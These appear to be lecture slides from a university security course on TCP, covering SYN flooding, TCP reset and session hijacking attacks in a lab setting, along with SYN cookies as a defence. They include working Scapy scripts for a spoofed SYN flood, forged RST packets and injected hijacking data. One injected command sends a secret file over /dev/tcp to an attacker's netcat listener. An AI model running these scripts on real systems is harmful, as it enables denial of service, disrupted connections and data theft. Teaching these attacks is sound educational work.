

# **TCP PROTOCOLS AND ATTACKS**

---

**CS44500 Computer Security**

# Outline

- How TCP works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack


# TCP (Transmission Control Protocol) Protocol

- TCP sits on the top of the IP layer
- Transport layer
  - Provide host-to-host communication services for applications.
  - Two transport Layer protocols
    - **TCP**: provides a **reliable** and **ordered** communication channel between applications.
    - **UDP**: lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.

# HOW TCP WORKS

---

# Data Transmission



- Once a connection is established, OS allocates **two buffers** at each end, one for sending data (send buffer) and receiving data (receive buffer).
- When an application needs to send data out, it places data into the TCP send buffer.

# Data Transmission

- Each packet in the send buffer has a **sequence number** field in the header. These sequence numbers are used at the receiver end to place data in the correct position inside the receiver's buffer.
- Once data is placed in the receive buffer, they are **merged** into a single data stream.
- Applications read from the receive buffer. If no data is available, it typically gets blocked. It gets unblocked when there is enough data to read.
- The receiver informs the sender about receiving data using **acknowledgment** packets

# TCP Header

Source port				Destination port				
Sequence number								
Acknowledgment number								
TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
Checksum				Urgent pointer				

TCP Segment: TCP Header + Data.

Source and Destination port (16 bits each): Specify port numbers of the sender and the receiver.

Sequence number (32 bits) : Specifies the sequence number of the first octet in the TCP segment. If the SYN bit is set, it is the initial sequence number.

Acknowledgment number (32 bits): Contains the value of the next sequence number expected by the sender of this segment. Valid only if ACK bit is set.


Window size/advertisement to specify the number of octets that the sender of this TCP segment is willing to accept. The purpose of this field is for flow control.

# SYN FLOODING ATTACK

---



# Establishing Connections



**SYN Packet:**

The client sends a special SYN packet to the server using a randomly generated number 'x' as its sequence number.


**SYN-ACK Packet:**

On receiving it, the server sends a reply packet using a randomly generated number 'y' as its sequence number.

**ACK Packet**

The client sends out an ACK packet to conclude the handshake

# SYN Flooding Attack



Idea: To **fill the queue** storing the **half-open connections** so that there will be no space to store TCB for any new half-open connection; making the server no capable of accepting new SYN packets.

Steps to achieve this: Continuously send **many SYN** packets to the server. This consumes the space in the queue by inserting the TCB record.

Do **not** finish the 3rd step of the handshake as it will dequeue the TCB record.

# SYN Flooding Attack

- When flooding the server with SYN packets, we need to use **random** source IP addresses; otherwise, you can set a firewall to block attacks.
- The SYN+ACK packets sent by the server may be **dropped** because a forged IP address may not be assigned to any machine. If it does reach an existing machine, a **RST** packet will be sent out, and the TCB will be dequeued.
- As the second option is **less** likely to happen, TCB (Transmission Control Block) records will mostly stay in the queue. This causes *SYN Flooding Attack*.

# Before the Attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 127.0.0.1:3306    0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:8080     0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:80       0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:22       0.0.0.0:*        LISTEN
tcp      0      0 127.0.0.1:631    0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:23       0.0.0.0:*        LISTEN
tcp      0      0 127.0.0.1:953    0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:443      0.0.0.0:*        LISTEN
tcp      0      0 10.0.5.5:46014   91.189.94.25:80   ESTABLISHED
tcp      0      0 10.0.2.17:23     10.0.2.18:44414   ESTABLISHED
tcp6     0      0 :::53            :::*             LISTEN
tcp6     0      0 :::22            :::*             LISTEN
```

## TCP States

- **LISTEN**: waiting for TCP connection.
- **ESTABLISHED**: completed 3-way handshake
- **SYN\_RECV**: half-open connections

# Attack In Progress

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 10.0.2.17:23      252.27.23.119:56061 SYN_RECV
tcp      0      0 10.0.2.17:23      247.230.248.195:61786 SYN_RECV
tcp      0      0 10.0.2.17:23      255.157.168.158:57815 SYN_RECV
tcp      0      0 10.0.2.17:23      252.95.121.217:11140 SYN_RECV
tcp      0      0 10.0.2.17:23      240.126.176.200:60700 SYN_RECV
tcp      0      0 10.0.2.17:23      251.85.177.207:35886 SYN_RECV
tcp      0      0 10.0.2.17:23      253.93.215.251:23778 SYN_RECV
tcp      0      0 10.0.2.17:23      245.105.145.103:64906 SYN_RECV
tcp      0      0 10.0.2.17:23      252.204.97.43:60803 SYN_RECV
tcp      0      0 10.0.2.17:23      244.2.175.244:32616 SYN_RECV
```

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

- Using **netstat** command, we can see that there are a large number of half-open connections on port 23 with random source IPs.

# Attack In Progress

```
seed@Server(10.0.2.17):$ top
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
  3 root 20  0    0   0   0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20  0 101m 60m 11m S  0.7  8.1 0:28.30 Xorg
807 seed 20  0 91856 16m 10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20  0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20  0    0   0   0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20  0    0   0   0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT  0    0   0   0 S  0.0  0.0 0:00.00 migration/0
  7 root RT  0    0   0   0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20    0   0   0 S  0.0  0.0 0:00.00 cpuset
```

- The **top** command shows that CPU usage is low on the server machine. The server is alive and can perform other functions normally but cannot accept new telnet connections.
  - Assuming we flooded the telnet port (port 23).

# Launching SYN Flooding Attacks Using Scapy

```
#!/bin/env python3
```

```
from scapy.all import IP, TCP, send  
from ipaddress import IPv4Address  
from random import getrandbits
```

```
ip  = IP(dst="10.9.0.5")  
tcp = TCP(dport=23, flags='S')  
pkt = ip/tcp
```

```
while True:  
    pkt[IP].src      = str(IPv4Address(getrandbits(32)))  
    pkt[TCP].sport  = getrandbits(16)  
    pkt[TCP].seq     = getrandbits(32)  
    send(pkt, verbose = 0)
```

# What Makes SYN Flooding Attack Fail (1)

- VirtualBox (if we use VMs, instead of containers)

No.	Source	Destination	Protocol	Length	Info
33205	10.0.2.7	158.126.111.109	TCP	60	23 → 28647 [SYN, ACK]
33206	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [SYN] Seq=2
33207	10.0.2.7	82.127.94.172	TCP	60	23 → 64727 [SYN, ACK]
33208	158.126.111.109	10.0.2.7	TCP	60	28647 → 23 [RST, ACK]
33209	82.127.94.172	10.0.2.7	TCP	60	64727 → 23 [RST, ACK]
33210	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [SYN] Seq=2
33211	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [SYN] Seq=1
33212	10.0.2.7	197.15.219.116	TCP	60	23 → 43697 [SYN, ACK]
33213	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [SYN] Seq=2
33214	10.0.2.7	129.201.0.214	TCP	60	23 → 21799 [SYN, ACK]
33215	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [RST, ACK]
33216	10.0.2.7	91.10.50.74	TCP	60	23 → 64781 [SYN, ACK]
33217	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [RST, ACK]
33218	153.201.171.51	10.0.2.7	TCP	60	50673 → 23 [SYN] Seq=3
33219	10.0.2.7	104.72.83.197	TCP	60	23 → 24994 [SYN, ACK]
33220	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [RST, ACK]
33221	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [RST, ACK]
33222	10.0.2.7	153.201.171.51	TCP	60	23 → 50673 [SYN, ACK]



# What Makes SYN Flooding Attack Fail (2)

- TCP retransmission (On Server)

```
# sysctl net.ipv4.tcp_synack_retries
```

```
net.ipv4.tcp_synack_retries = 5
```

- The size of the SYN queue

```
# sysctl net.ipv4.tcp_max_syn_backlog
```

```
net.ipv4.tcp_max_syn_backlog = 512
```

# What Makes SYN Flooding Attack Fail (3)


- TCP cache

```
# ip tcp_metrics show
```

```
10.0.2.68 age 140.552sec cwnd 10 rtt 79us ... source 10.0.2.69
```

```
# ip tcp_metrics flush
```

# The SYN Cookie Countermeasure




- After a server receives a SYN packet, it calculates a **keyed hash (H)** from the information in the packet using a **secret key** that is only known to the server.
- This hash (H) is sent to the client as the **initial sequence number** from the server. H is called **SYN cookie**.
- The server will **not** store the half-open connection in its queue.
- If the client is an attacker, H will not reach the attacker.
- If the client is not an attacker, it sends H+1 in the acknowledgment field.
- The server checks whether the acknowledgment field number is **valid** or not by **recalculating the cookie**.

# TCP RESET ATTACK

---

# How to Close TCP Connections?




## To disconnect a TCP connection :

- A sends out a "FIN" packet to B.
- B replies with an "ACK" packet. This closes the A-to-B communication.
- Now, B sends a "FIN" packet to A, and A replies with "ACK".

## Using Reset flag :

- One of the parties sends an RST packet to immediately break the connection.

# TCP Reset Attack




**Goal:** To break up a TCP connection between A and B.

**Spoofed RST Packet:** The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

# Constructing Reset Packet



Use Wireshark on the attacker's machine to sniff the traffic

```
► Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]
    Sequence number: 2737422009
    [Next sequence number: 2737422033]
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

← Data length  
← Sequence #  
← Next sequence #

Time to live		Protocol			Header checksum					IP
Source IP address: <b>10.2.2.200</b>										
Destination IP address: <b>10.1.1.100</b>										
Source port: <b>22222</b>					Destination port: <b>11111</b>					TCP
Sequence number										
Acknowledgement number										
TCP header length		U	A	P	R	S	F	Window size		
		R	C	S	S	Y	I			
		G	K	H	T	N	N			

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634, flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

# Constructing Reset Packet

```
► Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
  Source Port: 23
  Destination Port: 45634
  [TCP Segment Len: 24]
  Sequence number: 2737422009
  [Next sequence number: 2737422033]
  Acknowledgment number: 718532383
  Header Length: 32 bytes
  Flags: 0x018 (PSH, ACK)
```

← Data length  
← Sequence #  
← Next sequence #

**Use Wireshark on the attacker's machine to sniff the traffic**

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634, flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```




# TCP Rest Attack: Sample Code

```
def spoof(pkt):  
    old_tcp = pkt[TCP]  
    old_ip = pkt[IP]  
  
    ip = IP(src=old_ip.dst, dst=old_ip.src)  
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,  
              flags="R", seq=old_tcp.ack)  
  
    pkt = ip/tcp  
    ls(pkt)  
    send(pkt, verbose=0)  
  
myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' + \  
           ' and src port 23'  
  
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

# TCP SESSION HIJACKING ATTACK

---

# TCP Session Hijacking



**Goal:** To inject data in an established connection.

**Spoofed TCP Packet:** The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)
- Acknowledgment number

# Finding Sequence Number


```
► Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
  Source Port: 23
  Destination Port: 45634
  [TCP Segment Len: 24]
  Sequence number: 2737422009
  [Next sequence number: 2737422033]
  Acknowledgment number: 718532383
  Header Length: 32 bytes
  Flags: 0x018 (PSH, ACK)
```

← Data length  
← Sequence #  
← Next sequence #

```
► Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
  Source Port: 46712
  Destination Port: 23
  [TCP Segment Len: 0]
  Sequence number: 956606610
  Acknowledgment number: 3791760010
  Header Length: 32 bytes
  Flags: 0x010 (ACK)
```

← Source port  
← Destination port  
← Data length  
← Sequence number  
← Acknowledgment number

# About Sequence Number



- If the receiver has already received some data up to the sequence number  $x$ , the next sequence number is  $x+1$ . If the spoofed packet uses sequence number as  $x+\delta$ , it becomes **out of order**.
- The data in this packet will be stored in the receiver's buffer at position  $x+\delta$ , leaving  $\delta$  spaces. If  $\delta$  is large, it may fall **out of the boundary**

# Session Hijacking: Manual Spoofing

```
#!/bin/env python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=37602, dport=23, flags="A",
               seq=3716914652, ack=123106077)

Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

```
seed@Attacker(10.0.2.1):~$ nc -l -v 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
*****
This is top secret!
*****
```

# Session Hijacking: Automatic Spoofing

```
def spoof(pkt):  
    old_ip = pkt[IP]  
    old_tcp = pkt[TCP]  
  
    # TCP data length  
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4  
  
    ip = IP( src = **, dst = ** )  
    tcp = TCP( sport = **, dport = **, flags = "A",  
              seq = **,  
              ack = ** )  
    data = "\ntouch /tmp/success\n"  
  
    pkt = ip/tcp/data  
    send(pkt, verbose=0)  
    quit()
```

# Reverse Shell

## Attacker Machine

```
/bin/bash
Attacker: $ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```

## Server Machine (Victim)

Shell program

Input

Output

